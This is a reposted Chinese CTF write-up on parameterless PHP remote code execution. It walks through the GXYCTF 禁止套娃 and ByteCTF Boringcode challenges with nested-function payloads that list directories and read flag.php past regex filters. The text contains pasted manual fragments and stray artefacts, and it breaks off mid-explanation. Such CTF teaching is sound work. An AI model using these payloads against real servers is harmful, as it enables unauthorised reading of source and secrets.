php无参数函数实现rce,浅谈无参数RCE

转载

顾煜 于 2021-04-02 00:08:04 发布 477 收藏
文章标签： php无参数函数实现rce

0x00 前言

这几天做了几道无参数RCE的题目，这里来总结一下，以后忘了也方便再捡起来。

首先先来解释一下什么是无参数RCE：

形式：

if(';' === preg_replace('/[^W]+((?R)?)/', '', $_GET['code'])) { eval($_GET['code']);}

preg_replace('/[a-z]+((?R)?)/', NULL, $code)

pre_match('/et|na|nt|strlen|info|path||rand|dec|bin|hex|oct|pi|exp|log/i', $code))

分析一下代码：

preg_replace 的主要功能就是限制我们传输进来的必须是纯小写字母的函数，而且不能携带参数。

再来看一下：(?R)?，这个意思为递归整个匹配模式。所以正则的含义就是匹配无参数的函数，内部可以无限嵌套相同的模式(无参数函数)

preg_match的主要功能就是过滤函数，把一些常用不带参数的函数关键部分都给过滤了，需要去构造别的方法去执行命令。

因此，我们可以用这样一句话来解释无参数RCE：

我们要使用不传入参数的函数来进行RCE

比如：

print_r(scandir('a()'));可以使用

print_r(scandir('123'));不可以使用

再形象一点，就是套娃嘛。。一层套一个函数来达到我们RCE的目的

比如：

?exp=print_r(array_reverse(scandir(current(localeconv()))));

0x01 从代码开始分析

我们先来看一下几天前刚做的一道题目：

[GXYCTF2019]禁止套娃

源码：

include "flag.php";

echo "flag在哪里呢？
";

```
if(isset($_GET['exp'])){
if (!preg_match('/data:///|filter:///|php:///|phar:///i', $_GET['exp'])) {
if(';' === preg_replace('/[a-z,_]+((?R)?)/', NULL, $_GET['exp'])) {
if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
// echo $_GET['exp'];
@eval($_GET['exp']);
}
else{
die("还差一点哦！");
}
}
else{
die("再好好想想！");
}
}
else{
die("还想读flag，臭弟弟！");
}
}
// highlight_file(__FILE__);
?>
```

我们先来分析一下源码吧：

1：需要以GET形式传入一个名为exp的参数。如果满足条件会执行这个exp参数的内容。

2：preg_match过滤了我们伪协议的可能

3：preg_replace 的主要功能就是限制我们传输进来的必须时纯小写字母的函数，而且不能携带参数。只能匹配通过无参数的函数。

4：最后一个preg_match正则匹配掉了et/na/info等关键字，很多函数都用不了

5：eval($_GET['exp']); 典型的无参数RCE

既然getshell基本不可能，那么考虑读源码看源码，flag应该就在flag.php我们想办法读取

首先需要得到当前目录下的文件scandir()函数可以扫描当前目录下的文件，例如：

那么问题就是如何构造scandir('.')


这里再看函数

localeconv() 函数：

返回一包含本地数字及货币格式信息的数组。而数组第一项就是.current() 返回数组中的当前单元, 默认取第一个值。

这里还有一个知识点：

current(localeconv())永远都是个点




那么我们第一步就解决了：

print_r(scandir(current(localeconv())));

print_r(scandir(pos(localeconv())));

pos() 是current() 的别名。



现在的问题就是怎么读取倒数第二个数组呢？

看手册：

```
var_dump(current($arr)); // array(0) { }
?>
```

注释

Note: 如果数组包含 boolean FALSE 的单元则本函数在碰到这个单元时也返回 FALSE 的末端。 要正确遍历可能含有空单元的数组，用 each() 函数。

参见

- end() - 将数组的内部指针指向最后一个单元
- key() - 从关联数组中取得键名
- each() - 返回数组中当前的键 / 值对并将数组指针向前移动一步
- prev() - 将数组的内部指针倒回一位
- reset() - 将数组的内部指针指向第一个单元
- next() - 将数组中的内部指针向前移动一位

ring

User Contributed Notes

很明显，我们不能直接得到倒数第二组中的内容：

三种方法：

1.array_reverse()

以相反的元素顺序返回数组

?exp=print_r(array_reverse(scandir(current(localeconv()))));

2.array_rand(array_flip())

array_flip()交换数组的键和值

?exp=print_r(array_flip(scandir(current(localeconv()))));

array_rand()从数组中随机取出一个或多个单元，不断刷新访问就会不断随机返回，本题目中scandir()返回的数组只有5个元素，刷新几次就能刷出来flag.php

?exp=print_r(array_rand(array_flip(scandir(current(localeconv())))));


3.session_id(session_start())


本题目虽然ban了hex关键字，导致hex2bin()被禁用，但是我们可以并不依赖于十六进制转ASCII的方式，因为flag.php这些字符是PHPSESSID本身就支持的。

使用session之前需要通过session_start()告诉PHP使用session，php默认是不主动使用session的。

session_id()可以获取到当前的session id。

因此我们手动设置名为PHPSESSID的cookie，并设置值为flag.php





那么我们最后一个问题：如何读flag.php的源码

因为et被ban了，所以不能使用file_get_contents()，但是可以可以使用readfile()或highlight_file()以及其别名函数show_source()

view-source:http://x.x.x.x:x/?exp=print_r(readfile(next(array_reverse(scandir(pos(localeconv()))))));

?exp=highlight_file(next(array_reverse(scandir(pos(localeconv())))));

?exp=show_source(session_id(session_start()));

我们再来看一个题目：

ByteCTF Boringcode

来看代码：

```
$code = file_get_contents($url);
if (';' === preg_replace('/[a-z]+((?R)?)/', NULL, $code)) {
if (preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)) {
echo 'bye~';
} else {
eval($code);
}
}
} else {
echo "error: host not allowed";
}
} else {
echo "error: invalid url";
}
}else{
highlight_file(__FILE__);
}
```

我们简单分析一下：

preg_match中

因为只允许使用纯字母函数，print_r这里被禁止掉了

注意这里的过滤比上面的多了很多，比如current就不能用了，我们可以用pos代替

看wp:

echo(readfile(end(scandir(chr(pos(localtime(time(chdir(next(scandir(pos(localeconv()))))))))))));

我们一层一层的来分析：

首先题目给了提示，flag在上一级目录

所以我们要切换到上一级并读取 flag

1：localeconv()函数


前面已经提过：

localeconv() 函数：

返回一包含本地数字及货币格式信息的数组。而数组第一项就是.current() 返回数组中的当前单元, 默认取第一个值。

这里还有一个知识点：

current(localeconv())永远都是个点



2：pos()函数

前面提过：

作用： 返回数组中的当前元素的值

因为正则条件中有nt，所以current()函数就无法使用，但是它有一个别名，就是pos()

3： scandir()函数

scandir

(PHP 5, PHP 7)

scandir — 列出指定路径中的文件和目录

说明

array **scandir** (string $directory [, int $sorting_order [, resource $context]])

返回一个 array，包含有 directory 中的文件和目录。

参数

directory

要被浏览的目录

sorting_order

默认的排序顺序是按字母升序排列。如果使用了可选参数 sorting_order（设为 1），则排序顺序是按字母降序排列。

context

context 参数的说明见手册中的 Streams API 一章。

前面 pos() 函数输出的值为点(.)，所以这里变成scandir(.)，也就是当前目录

介绍下一个函数前我们先来了解一下php的数组指向函数，上一个题目简单提了一下

'or handlin

返回最后一个元素的值，或者如果是空数组则返回 **FALSE**。

范例

Example #1 end() 例子

```php
<?php

$fruits = array('apple', 'banana', 'cranberry');
echo end($fruits); // cranberry

?>
```

参见

- current() - 返回数组中的当前单元
- each() - 返回数组中当前的键 / 值对并将数组指针向前移动一步
- prev() - 将数组的内部指针倒回一位
- reset() - 将数组的内部指针指向第一个单元
- next() - 将数组中的内部指针向前移动一位


User Contributed Notes

4： next()函数

作用： 将数组中的内部指针向前移动一位


在刚才 scandir() 函数返回的数组中，第一位是点(.)，此时指针默认指向该位(也就是第一位)，通过next()函数，将指针移动到下一位，也就是点点(..)

5：chdir()函数



next() 函数返回点点(..)，chdir()函数执行 chdir(..) 也就把目录切换到了上一级

6：time()函数



chdir() 函数返回的是 bool 类型的 true ， 所以对不需要传入参数的time()函数来说，本来就没有影响，可以正常执行


7：localtime()函数

localtime()函数可以接受参数，并且第一个参数可以直接接受time()，所以直接利用

8：pos()函数

获取第一个参数，也就是系统当前的秒数

9：chr()函数



chr()函数在这里什么作用呢？因为当秒数为46时，chr(46)=".”，用来获取点(.)(这里不能再用 localeconv() 函数是因为它不能传入参数)

10：scandir()函数

继续扫描当前目录(默认目录得上一级，因为我们刚才已经 chdir("..") 切换过)

11：end()函数

作用： 将 array 的内部指针移动到最后一个单元并返回其值

scandir() 返回当前目录的数组，end()函数将指针移动到最后一个(这里就是 flag.php ，因为文件名按字母先后排序，而字母 f 在本题中排最后

12：readfile()函数

